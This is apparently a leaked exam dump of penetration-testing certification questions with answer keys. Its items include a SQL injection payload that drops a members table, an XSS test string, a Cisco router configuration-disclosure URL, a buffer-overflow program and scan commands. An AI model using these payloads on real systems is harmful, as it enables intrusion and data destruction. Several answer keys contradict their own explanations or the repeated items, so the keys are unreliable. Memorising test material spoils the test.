You are a security analyst performing a penetration tests for a company in the Midwest. After some initial reconnaissance, you discover the IP addresses of some Cisco routers used by the company. You type in the following URL that includes the IP address of one of the routers:

http://172.168.4.131/level/99/exec/show/config

After typing in this URL, you are presented with the entire configuration file for that router. What have you discovered?

A. URL Obfuscation Arbitrary Administrative Access Vulnerability
B. Cisco IOS Arbitrary Administrative Access Online Vulnerability
C. HTTP Configuration Arbitrary Administrative Access Vulnerability
D. HTML Configuration Arbitrary Administrative Access Vulnerability

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 52
Kyle is performing the final testing of an application he developed for the accounting department.

"Pass Any Exam. Any Time." - www.actualtests.com 26
ECCouncil EC0-479 Exam
His last round of testing is to ensure that the program is as secure as possible. Kyle runs the following command. What is he testing at this point?

#include <stdio.h>

#include <string.h>

```
int main(int argc, char *argv[])

{

char buffer[10];

if (argc < 2)

{

fprintf(stderr, "USAGE: %s string\n", argv[0]);

return 1;

}

strcpy(buffer, argv[1]);

return 0;

}
```

A. Buffer overflow
B. Format string bug
C. Kernal injection
D. SQL injection

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Answer A is the correct answer. The internal buffer is defined as a character string of 10 characters. A character string is passed as an argument. If the character string passed to the subroutine is longer than 10 characters, the buffer will overflow and parts of the stack will be overwritten.

QUESTION 53
Frank is working on a vulnerability assessment for a company on the West coast. The company hired Frank to assess its network security through scanning, pen tests, and vulnerability

assessments. After discovering numerous known vulnerabilities detected by a temporary IDS he set up, he notices a number of items that show up as unknown but questionable in the logs. He looks up the behavior on the Internet, but cannot find anything related. What organization should Frank submit the log to find out if it is a new vulnerability or not?

A. CVE
B. IANA
C. RIPE
D. APIPA

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

Explanation:
Answer A is the correct answer. CVE (Common Vulnerabilities and Exposures) is a dictionary of publically known vulnerabilities and exposure maintained by Mitre.

QUESTION 54
George is a senior security analyst working for a state agency in Florida. His state's congress just passed a bill mandating every state agency to undergo a security audit annually. After learning what will be required, George needs to implement an IDS as soon as possible before the first audit occurs. The state bill requires that an IDS with a "time-based induction machine" be used. What IDS feature must George implement to meet this requirement?

A. Pattern matching
B. Statistical-based anomaly detection
C. Real-time anomaly detection
D. Signature-based anomaly detection

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 55
Software firewalls work at which layer of the OSI model?

A. Data Link
B. Network
C. Transport
D. Application

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 56
The objective of this act was to protect consumers personal financial information held by financial institutions and their service providers.

A. HIPAA
B. Sarbanes-Oxley 2002
C. Gramm-Leach-Bliley Act
D. California SB 1386

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Answer A is incorrect, HIPAA is to protect medical information Answer B is incorrect, SOX is to insure the

integrity of financial records of publically traded companies
Answer D is incorrect. Although SB 1386 may provide some of these protections, it only applies to business operating within California or any business holding and processing the data of a California citizen.
Answer C is the correct answer. As part of expanding the financial markets that Insurance Companies and Banks could enter, GLBA also adds privacy protection for consumers.

QUESTION 57
What does ICMP Type 3/Code 13 mean?

A. Host Unreachable
B. Port Unreachable
C. Protocol Unreachable
D. Administratively Blocked

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Answer A is incorrect, this would be a ICMP Type 3/Code 1 Answer B is incorrect, this would be a ICMP Type 3/Code 3 Answer C is incorrect, this would be a ICMP Type 3/CodeCm Answer D is correct. This is a destination unreachable message. When passing through a router

that filters packets, code 13 is used to indicate that the packet was Administratively Blocked.

QUESTION 58
After passively scanning the network of Department of Defense (DoD), you switch over to active scanning to identify live hosts on their network. DoD is a large organization and should respond to any number of scans. You start an ICMP ping sweep by sending an IP packet to the broadcast address. Only five hosts responds to your ICMP pings; definitely not the number of hosts you were expecting. Why did this ping sweep only produce a few responses?

A. A switched network will not respond to packets sent to the broadcast address
B. Only IBM AS/400 will reply to this scan
C. Only Unix and Unix-like systems will reply to this scan
D. Only Windows systems will reply to this scan

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Answer D is incorrect. Windows implements the feature specified in the RFC that allows a silent discard of an IMCP packet addressed to a broadcast or multicast address.

QUESTION 59
Meyer Electronics Systems just recently had a number of laptops stolen out of their office. On these laptops contained sensitive corporate information regarding patents and company strategies. A month after the laptops were stolen, a competing company was found to have just developed products that almost exactly duplicated products that Meyer produces. What could have prevented this information from being stolen from the laptops?

A. SDW Encryption

B. EFS Encryption
C. DFS Encryption
D. IPS Encryption

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Answer B is the best answer. Encrypting File System (EFS) is a Microsoft file system that is encrypted. It is really NTFS, with encryption enabled. It is not enough to just encrypt using EFS, removal of the keys is required from the workstation, because should they be extracted, then the EFS can be compromised.
Answer C may be incorrect. There is always an issue of reusing acronyms. DFS could mean

Distributed File System, used in Windows, and is not encrypted. Then there is Deniable File System, which is an encrypted file system.
Answer D is incorrect. IPS is usually Intrusion Protection Systems, not a file system encryption method.

QUESTION 60
How many possible sequence number combinations are there in TCP/IP protocol?

A. 320 billion
B. 32 million
C. 4 billion
D. 1 billion

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Answer C is the correct answer. The sequence number for TCP protocol is a 32 bit unsigned number which is 4,294,967,295. UDP and ICMP does not use sequence numbers, so this is TCP protocol not TCP/IP which is used to include the entire suite of IP components.

QUESTION 61
Bill is the accounting manager for Grummon and Sons LLC in Chicago. On a regular basis, he needs to send PDF documents containing sensitive information through E-mail to his customers. Bill protects the PDF documents with a password and sends them to their intended recipients.
Why PDF passwords do not offer maximum protection?

A. PDF passwords can easily be cracked by software brute force tools
B. PDF passwords are not considered safe by Sarbanes-Oxley
C. PDF passwords are converted to clear text when sent through E-mail
D. When sent through E-mail, PDF passwords are stripped from the document completely

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

Explanation:
Answer A is the best choice. Although maybe not easily cracked, they can be brute forced. If the PDF version was produced by an earlier version of Acrobat, removal of the password is easy and fact using PDF password removal type tools.
Answer C and D are wrong; the passwords are not converted to clear text or stripped.

QUESTION 62
What will the following command produce on a website login page?

SELECT email, passwd, login_id, full_name

FROM members

WHERE email = 'someone@somehwere.com'; DROP TABLE members; --'

A. Inserts the Error! Reference source not found. email address into the members table
B. Retrieves the password for the first user in the members table
C. Deletes the entire members table
D. This command will not produce anything since the syntax is incorrect

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 63
Julia is a senior security analyst for Berber Consulting group. She is currently working on a contract for a small accounting firm in Florida. They have given her permission to perform social engineering attacks on the company to see if their in-house training did any good. Julia calls the main number for the accounting firm and talks to the receptionist. Julia says that she is an IT technician from the company's main office in Iowa. She states that she needs the receptionist's network username and password to troubleshoot a problem they are having. Julia says that Bill Hammond, the CEO of the company, requested this information. After hearing the name of the CEO, the receptionist gave Julia all the information she asked for.

What principal of social engineering did Julia use?

A. Reciprocation
B. Friendship/Liking
C. Social Validation
D. Scarcity

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Based on the question, none of these seem correct. This is name-dropping and comes under the

principal of Authority. "After hearing the name of the CEO" indicates a response to Authority, you don't want to

make the boss mad.

QUESTION 64
You setup SNMP in multiple offices of your company. Your SNMP software manager is not receiving data from other offices like it is for your main office. You suspect that firewall changes are to blame. What ports should you open for SNMP to work through Firewalls (Select 2)

A. 162
B. 160
C. 161
D. 163

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:
Explanation:
SNMP uses two UDP ports, 161 & 162. The SNMP agent listens on UDP port 161. The agent may send traps and other alerts out via UDP 162.

QUESTION 65
John is using Firewalk to test the security of his Cisco PIX firewall. He is also utilizing a sniffer located on a subnet that resides deep inside his network. After analyzing the sniffer log files, he does not see any of the traffic produced by Firewalk. Why is that?

A. Firewalk sets all packets with a TTL of zero
B. Firewalk cannot pass through Cisco firewalls
C. Firewalk sets all packets with a TTL of one
D. Firewalk cannot be detected by network sniffers

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Answer C is the best answer, but might not be completely true. It would be true if the machine running firewalk was on the direct subnet connected to the firewall. Otherwise the father away firewalk is from the firewall, the higher the TTL. Remember, that once the firewall has been reached, then the TTL will be +1, and is never raised above that. The TTL needs to be just enough to pierce the firewall to determine if the port is actually open. A sniffer immediately after the firewall, with no additional hops, will pick up the firewalk traffic, but any hops between the firewall

and the sniffer will not reach the sniffer because the maximum TTL will only get the packet to the other side of the firewall, and no further.

QUESTION 66
When you are running a vulnerability scan on a network and the IDS cuts off your connection, what type of IDS is being used?

A. NIPS
B. Passive IDS
C. Progressive IDS

D. Active IDS

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 67
As a security analyst you setup a false survey website that will require users to create a username and a strong password. You send the link to all the employees of the company. What information will you be able to gather?

A. The employees network usernames and passwords
B. The MAC address of the employees' computers
C. The IP address of the employees computers
D. Bank account numbers and the corresponding routing numbers

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Answer A is not correct. In order for this to actually work, since you are asking the employee to CREATE an account, is the assumption that the user will create an account using the same Username and Password that is used as their network username and password. [it is very likely that some or a lot of users will actually create their account on the survey site using their current network credentials one less password to remember]
Answer B is not correct. In order for this to work, there cannot be a router between the user and the survey site. If there is a router, then the MAC address that will be captured will be the last hop prior to reaching the survey site.
Answer C is the best answer. Assuming that spoofing is not used, for example the use of a proxy server, the web server logs should show all the IP addresses. This requires assumptions, i.e. the

survey web site is within the corporate intranet. If the traffic has to leave the firewall, and if NATing is in effect, then the addresses will be changed and the collected IP addresses can not be traced back to the user.
Answer D is incorrect. Not unless the survey web site collects that information. The composition of the survey is not provided.

Whether answer A (the original answer) or answer C are the best really depends on the underlying assumptions for this question. Answer A relies on human behavior, Answer C relies on network topology. Both are not specified and both rely on speculation.

QUESTION 68
You just passed your ECSA exam and are about to start your first consulting job running security audits for a financial institution in Los Angeles. The IT manager of the company you will be working for tries to see if you remember your ECSA class. He asks about the methodology you will be using to test the company's network. How would you answer?

A. IBM Methodology
B. LPT Methodology
C. Google Methodology
D. Microsoft Methodology

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The LPT Licensed Penetrator Tester

QUESTION 69
What is kept in the following directory? HKLM\SECURITY\Policy\Secrets

A. Service account passwords in plain text
B. Cached password hashes for the past 20 users
C. IAS account names and passwords
D. Local store PKI Kerberos certificates

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

"Pass Any Exam. Any Time." - www.actualtests.com 35
ECCouncil EC0-479 Exam

QUESTION 70
You are running through a series of tests on your network to check for any security vulnerabilities. After normal working hours, you initiate a DoS attack against your external firewall. The firewall quickly freezes up and becomes unusable. You then initiate an FTP connection from an external IP into your internal network. The connection is successful even though you have FTP blocked at the external firewall. What has happened?

A. The firewall failed-open
B. The firewall failed-bypass
C. The firewall failed-closed
D. The firewall ACL has been purged

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The firewall can fail Open or Closed.
If the firewall fails closed, then nothing passes.
If the firewall fails open, then everything passes.
Think of a door it is either open or closed, and the firewall is the door.
Answer A is the best answer.

QUESTION 71
Kimberly is studying to be an IT security analyst at a vocational school in her town. The school offers many different programming as well as networking languages. What networking protocol language should she learn that routers utilize?

A. OSPF
B. BPG

C. ATM
D. UDP

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Answer B is incorrect, and is probably listed as a distracter. BGP is a protocol that routers use, but here it is spelled wrong.
Answer C is incorrect. ATM is a data link (layer 2) layer of communications. Note that routers run on layer 3.
Answer D is incorrect. UDP is a transport (layer 4) layer protocol, used above the router level for communications.

Answer A is the best answer, OSPF is a routing protocol. Also not listed, would be BGP and RIP as example of other protocols that routers utilize.

QUESTION 72
Paul's company is in the process of undergoing a complete security audit including logical and physical security testing. After all logical tests were performed; it is now time for the physical round to begin. None of the employees are made aware of this round of testing. The security-auditing firm sends in a technician dressed as an electrician. He waits outside in the lobby for some employees to get to work and follows behind them when they access the restricted areas. After entering the main office, he is able to get into the server room telling the IT manager that there is a problem with the outlets in that room. What type of attack has the technician performed?

A. Fuzzing
B. Tailgating
C. Man trap attack
D. Backtrapping

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Answer B is the best answer. Tailgating, or also called piggybacking, is when one person follows another in to a secure area, and both get in on the same credentials. Answer C is wrong, although a man trap is a device that is used to prevent tailgating.

QUESTION 73
Harold is a security analyst who has just run the rdisk /s command to grab the backup SAM file on a computer. Where should Harold navigate on the computer to find the file?

A. %systemroot%\LSA
B. %systemroot%\repair
C. %systemroot%\system32\drivers\etc
D. %systemroot%\system32\LSA

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The rdisk command creates a backup of the SAM file in the repair directory. Once the copy is made, it still has to be retrieved.

QUESTION 74
James is testing the ability of his routers to withstand DoS attacks. James sends ICMP ECHO requests to the broadcast address of his network. What type of DoS attack is James testing against his network?

A. Fraggle
B. SYN flood
C. Trinoo
D. Smurf

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Answer A is wrong, Fraggle sends UDP traffic to broadcast addresses to create a denial of service, this attack does not use ICMP.
Answer C is wrong, Trinoo uses a UDF flood attack from a botnet type of army. This is actually a distributed denial of service DDoS attack, but does not use ICMP. Answer B is wrong, a SYN flood send TCP SYN commands to a host to absorb resources. It is a Denial of Service attack, but does not use ICMP.
Answer D is the best choice, in this attack ICMP echo commands are passed to broadcast addresses to create a denial of service. This is the only attack listed that uses ICMP.

ECCouncil_CertifyMe_EC0-429_v2011-04-29_104q_By-Kannu

Number: EC0-429
Passing Score: 800
Time Limit: 120 min
File Version: 2011-04-29

Exam - ECCouncil_CertifyMe_EC0-429

Version - 2011-04-29

Question - 104

important questions are updated acording to the syllabus

best of luck

By-Kannu

Exam A

QUESTION 1
When you are running a vulnerability scan on a network and the IDS cuts off your connection, what type of IDS is being used?

A. Passive IDS
B. Active IDS
C. Progressive IDS
D. NIPS

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 2
Simon is a former employee of Trinitron XML Inc. He feels he was wrongly terminated and wants to hack into his former company's network. Since Simon remembers some of the server names, he attempts to run the axfr and ixfr commands using DIG. What is Simon trying to accomplish here?

A. Send DOS commands to crash the DNS servers
B. Perform DNS poisoning
C. Perform a zone transfer
D. Enumerate all the users in the domain

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 3
What will the following command produce on a website login page?

```
SELECT email, passwd, login_id, full_name
FROM members
WHERE email = 'someone@somehwere.com'; DROP TABLE members; --'
```

A. Deletes the entire members table
B. Inserts the Error! Reference source not found. email address into the members table
C. Retrieves the password for the first user in the members table
D. This command will not produce anything since the syntax is incorrect

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 4
You setup SNMP in multiple offices of your company. Your SNMP software manager is not receiving data from

other offices like it is for your main office. You suspect that firewall changes are to blame. What ports should you open for SNMP to work through Firewalls (Select 2)

A. 162
B. 161
C. 163
D. 160

Correct Answer: AB
Section: (none)
Explanation

Explanation/Reference:

QUESTION 5
You are carrying out the last round of testing for your new website before it goes live. The website has many dynamic pages and connects to a SQL backend that accesses your product inventory in a database. You come across a web security site that recommends inputting the following code into a search field on web pages to check for vulnerabilities:

<script>alert("This is a test.")</script>

When you type this and click on search, you receive a pop-up window that says:

"This is a test."

What is the result of this test?

A. Your website is vulnerable to CSS
B. Your website is not vulnerable
C. Your website is vulnerable to SQL injection
D. Your website is vulnerable to web bugs

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 6
If an attacker's computer sends an IPID of 31400 to a zombie computer on an open port in IDLE scanning, what will be the response?

A. The zombie will not send a response
B. 31402
C. 31399
D. 31401

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 7
Michael works for Kimball Construction Company as senior security analyst. As part of yearly security audit, Michael scans his network for vulnerabilities. Using Nmap, Michael conducts XMAS scan and most of the ports scanned do not give a response. In what state are these ports?

A. Closed
B. Open
C. Stealth
D. Filtered

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 8
You are assisting a Department of Defense contract company to become compliant with the stringent security policies set by the DoD. One such strict rule is that firewalls must only allow incoming connections that were first initiated by internal computers. What type of firewall must you implement to abide by this policy?

A. Packet filtering firewall
B. Circuit-level proxy firewall
C. Application-level proxy firewall
D. Statefull firewall

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 9
Jessica works as systems administrator for a large electronics firm. She wants to scan her network quickly to detect live hosts by using ICMP ECHO Requests. What type of scan is Jessica going to perform?

A. Tracert
B. Smurf scan
C. Ping trace
D. ICMP ping sweep

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 10
You work as an IT security auditor hired by a law firm in Boston to test whether you can gain access to sensitive information about the company clients. You have rummaged through their trash and found very little information. You do not want to set off any alarms on their network, so you plan on performing passive footprinting against their Web servers. What tool should you use?

A. Ping sweep
B. Nmap
C. Netcraft
D. Dig

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 11
You are a security analyst performing a penetration tests for a company in the Midwest. After some initial reconnaissance, you discover the IP addresses of some Cisco routers used by the company. You type in the following URL that includes the IP address of one of the routers:

http://172.168.4.131/level/99/exec/show/config

After typing in this URL, you are presented with the entire configuration file for that router. What have you discovered?

A. HTTP Configuration Arbitrary Administrative Access Vulnerability
B. HTML Configuration Arbitrary Administrative Access Vulnerability
C. Cisco IOS Arbitrary Administrative Access Online Vulnerability
D. URL Obfuscation Arbitrary Administrative Access Vulnerability

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 12
What is the following command trying to accomplish? C:\> nmap -sU -p445 192.168.0.0/24

A. Verify that UDP port 445 is open for the 192.168.0.0 network
B. Verify that TCP port 445 is open for the 192.168.0.0 network
C. Verify that NETBIOS is running for the 192.168.0.0 network
D. Verify that UDP port 445 is closed for the 192.168.0.0 network

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 13
You are the network administrator for a small bank in Dallas, Texas. To ensure network security, you enact a security policy that requires all users to have 14 character passwords. After giving your users 2 weeks notice, you change the Group Policy to force 14 character passwords. A week later you dump the SAM database from the standalone server and run a password-cracking tool against it. Over 99% of the passwords are broken within an hour. Why were these passwords cracked so quickly?

A. Passwords of 14 characters or less are broken up into two 7-character hashes
B. A password Group Policy change takes at least 3 weeks to completely replicate throughout a network
C. Networks using Active Directory never use SAM databases so the SAM database pulled was empty
D. The passwords that were cracked are local accounts on the Domain Controller

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 14
An "idle" system is also referred to as what?

A. PC not connected to the Internet
B. Zombie
C. PC not being used
D. Bot

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 15
Larry is an IT consultant who works for corporations and government agencies. Larry plans on shutting down the city's network using BGP devices and ombies? What type of Penetration Testing is Larry planning to carry out?

A. Router Penetration Testing
B. DoS Penetration Testing
C. Firewall Penetration Testing
D. Internal Penetration Testing

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:


QUESTION 16
Click on the Exhibit Button

To test your website for vulnerabilities, you type in a quotation mark (? for the username field. After you click

Ok, you receive the following error message window:

What can you infer from this error window?

Exhibit:



A. SQL injection is possible
B. SQL injection is not possible
C. The quotation mark (? is a valid username
D. The user for line 3306 in the SQL database has a weak password

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 17
John and Hillary works at the same department in the company. John wants to find out Hillary's network password so he can take a look at her documents on the file server. He enables Lophtcrack program to sniffing mode. John sends Hillary an email with a link to Error! Reference source not found.

What information will he be able to gather from this?

A. Hillary network username and password hash
B. The SID of Hillary network account
C. The SAM file from Hillary computer
D. The network shares that Hillary has permissions

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 18
Bill is the accounting manager for Grummon and Sons LLC in Chicago. On a regular basis, he needs to send PDF documents containing sensitive information through E-mail to his customers. Bill protects the PDF

documents with a password and sends them to their intended recipients.
Why PDF passwords do not offer maximum protection?

A. PDF passwords can easily be cracked by software brute force tools
B. PDF passwords are converted to clear text when sent through E-mail
C. PDF passwords are not considered safe by Sarbanes-Oxley
D. When sent through E-mail, PDF passwords are stripped from the document completely

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 19
Meyer Electronics Systems just recently had a number of laptops stolen out of their office. On these laptops contained sensitive corporate information regarding patents and company strategies. A month after the laptops were stolen, a competing company was found to have just developed products that almost exactly duplicated products that Meyer produces. What could have prevented this information from being stolen from the laptops?

A. EFS Encryption
B. DFS Encryption
C. IPS Encryption
D. SDW Encryption

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 20
Kimberly is studying to be an IT security analyst at a vocational school in her town. The school offers many different programming as well as networking languages. What networking protocol language should she learn that routers utilize?

A. ATM
B. UDP
C. BPG
D. OSPF

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 21
What is the target host IP in the following command? C:\> firewalk -F 80 10.10.150.1 172.16.28.95 -p UDP

A. 172.16.28.95
B. 10.10.150.1

C. Firewalk does not scan target hosts
D. This command is using FIN packets, which cannot scan target hosts

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 22
George is a senior security analyst working for a state agency in Florida. His state's congress just passed a bill mandating every state agency to undergo a security audit annually. After learning what will be required, George needs to implement an IDS as soon as possible before the first audit occurs. The state bill requires that an IDS with a "time-based induction machine" be used. What IDS feature must George implement to meet this requirement?

A. Signature-based anomaly detection
B. Pattern matching
C. Real-time anomaly detection
D. Statistical-based anomaly detection

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 23
John is using Firewalk to test the security of his Cisco PIX firewall. He is also utilizing a sniffer located on a subnet that resides deep inside his network. After analyzing the sniffer log files, he does not see any of the traffic produced by Firewalk. Why is that?

A. Firewalk cannot pass through Cisco firewalls
B. Firewalk sets all packets with a TTL of zero
C. Firewalk cannot be detected by network sniffers
D. Firewalk sets all packets with a TTL of one

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 24
After undergoing an external IT audit, George realizes his network is vulnerable to DDoS attacks. What countermeasures could he take to prevent DDoS attacks?

A. Enable direct broadcasts
B. Disable direct broadcasts
C. Disable BGP
D. Enable BGP

Correct Answer: B

Section: (none)
Explanation

Explanation/Reference:

QUESTION 25
George is performing security analysis for Hammond and Sons LLC. He is testing security vulnerabilities of their wireless network. He plans on remaining as "stealthy" as possible during the scan. Why would a scanner like Nessus is not recommended in this situation?

A. Nessus is too loud
B. Nessus cannot perform wireless testing
C. Nessus is not a network scanner
D. There are no ways of performing a "stealthy" wireless scan

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 26
At what layer of the OSI model do routers function on?

A. 4
B. 3
C. 1
D. 5

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 27
Frank is working on a vulnerability assessment for a company on the West coast. The company hired Frank to assess its network security through scanning, pen tests, and vulnerability assessments. After discovering numerous known vulnerabilities detected by a temporary IDS he set up, he notices a number of items that show up as unknown but questionable in the logs. He looks up the behavior on the Internet, but cannot find anything related. What organization should Frank submit the log to find out if it is a new vulnerability or not?

A. APIPA
B. IANA
C. CVE
D. RIPE

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 28
George is the network administrator of a large Internet company on the west coast. Per corporate policy, none of the employees in the company are allowed to use FTP or SFTP programs without obtaining approval from the IT department. Few managers are using SFTP program on their computers. Before talking to his boss, George wants to have some proof of their activity.

George wants to use Ethereal to monitor network traffic, but only SFTP traffic to and from his network. What filter should George use in Ethereal?

A. src port 23 and dst port 23
B. udp port 22 and host 172.16.28.1/24
C. net port 22
D. src port 22 and dst port 22

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 29
Your company uses Cisco routers exclusively throughout the network. After securing the routers to the best of your knowledge, an outside security firm is brought in to assess the network security. Although they found very few issues, they were able to enumerate the model, OS version, and capabilities for all your Cisco routers with very little effort. Which feature will you disable to eliminate the ability to enumerate this information on your Cisco routers?

A. Border Gateway Protocol
B. Cisco Discovery Protocol
C. Broadcast System Protocol
D. Simple Network Management Protocol

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 30
In Linux, what is the smallest possible shellcode?

A. 24 bytes
B. 8 bytes
C. 800 bytes
D. 80 bytes

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 31
Jim performed a vulnerability analysis on his network and found no potential problems. He runs another utility that executes exploits against his system to verify the results of the vulnerability test. The second utility executes five known exploits against his network in which the vulnerability analysis said were not exploitable. What kind of results did Jim receive from his vulnerability analysis?

A. False negatives
B. False positives
C. True negatives
D. True positives

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 32
You work as a penetration tester for Hammond Security Consultants. You are currently working on a contract for the state government of California. Your next step is to initiate a DoS attack on their network. Why would you want to initiate a DoS attack on a system you are testing?

A. Show outdated equipment so it can be replaced
B. List weak points on their network
C. Use attack as a launching point to penetrate deeper into the network
D. Demonstrate that no system can be protected against DoS attacks

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 33
Why are Linux/Unix based computers better to use than Windows computers for idle scanning?

A. Linux/Unix computers are easier to compromise
B. Linux/Unix computers are constantly talking
C. Windows computers are constantly talking
D. Windows computers will not respond to idle scans

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 34
What operating system would respond to the following command? C:\> nmap -sW 10.10.145.65

A. Windows 95
B. FreeBSD

C. Windows XP
D. Mac OS X

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 35
Paul's company is in the process of undergoing a complete security audit including logical and physical security testing. After all logical tests were performed; it is now time for the physical round to begin. None of the employees are made aware of this round of testing. The security-auditing firm sends in a technician dressed as an electrician. He waits outside in the lobby for some employees to get to work and follows behind them when they access the restricted areas. After entering the main office, he is able to get into the server room telling the IT manager that there is a problem with the outlets in that room. What type of attack has the technician performed?

A. Tailgating
B. Backtrapping
C. Man trap attack
D. Fuzzing

